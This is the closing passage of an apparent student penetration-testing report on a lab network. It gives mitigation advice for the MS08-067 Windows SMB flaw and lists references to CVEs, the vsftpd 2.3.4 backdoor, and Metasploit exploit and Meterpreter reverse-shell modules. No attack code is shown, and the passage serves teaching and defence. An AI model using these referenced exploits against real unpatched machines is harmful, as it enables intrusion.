


Figure 22 – Image of target machine livestream.



## Mitigation methods

First step is to update your windows machine to the latest version as well as going to the Microsoft website and downloading the MS08-067 patch that specifically removes any vulnerabilities that can be manipulated. Another approach is to install a firewall and to close all ports to the machine preventing vulnerabilities to services.

Update to the latest version of NetAPI32.dll as the exploit used affects older versions of this file which is typically found on early versions of XP such as the 2600 version (InfosecMatter, 2022).

## Reference

Docs.rapid7.com. 2022. Metasploitable 2 | Metasploit Documentation. [online] Available at: <<https://docs.rapid7.com/metasploit/metasploitable-2/>> [Accessed 19 February 2022].

Cve.mitre.org. 2022. CVE -CVE-2017-12123. [online] Available at: <<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12123>> [Accessed 19 March 2022].

Tenable.com. 2022. Unencrypted Telnet Server. [online] Available at: <<https://www.tenable.com/plugins/nessus/42263>> [Accessed 13 February 2022].

Cve.mitre.org. 2022. CVE -CVE-2011-2523. [online] Available at: <<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523>> [Accessed 19 April 2022].

Vigil@nce. 2022. Vulnerability about vsftpd: backdoor in version 2.3.4 | Vigil@nce. [online] Available at: <<https://vigilance.fr/vulnerability/vsftpd-backdoor-in-version-2-3-4-10805>> [Accessed 29 March 2022].

vuldb. 2022. VSFTPD 2.3.4. [online] Available at: <<https://vuldb.com/?id.146452>> [Accessed 5 February 2022].

Cve.mitre.org. 2022. CVE -CVE-2008-4250. [online] Available at: <<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250>> [Accessed 13 February 2022].

Docs.microsoft.com. 2022. Microsoft Security Bulletin MS08-067 - Critical. [online] Available at: <<https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067>> [Accessed 18 March 2022].

InfosecMatter. 2022. Windows Meterpreter (Reflective Injection), Reverse TCP Stager - Metasploit - InfosecMatter. [online] Available at: <[https://www.infosecmatter.com/metasploit-module-library/?mm=payload/windows/meterpreter/reverse\\_tcp](https://www.infosecmatter.com/metasploit-module-library/?mm=payload/windows/meterpreter/reverse_tcp)> [Accessed 4 February 2022].

InfosecMatter. 2022. MS08-067 Microsoft Server Service Relative Path Stack Corruption - Metasploit - InfosecMatter. [online] Available at: <[https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/smb/ms08\\_067\\_netapi](https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/smb/ms08_067_netapi)> [Accessed 31 March 2022].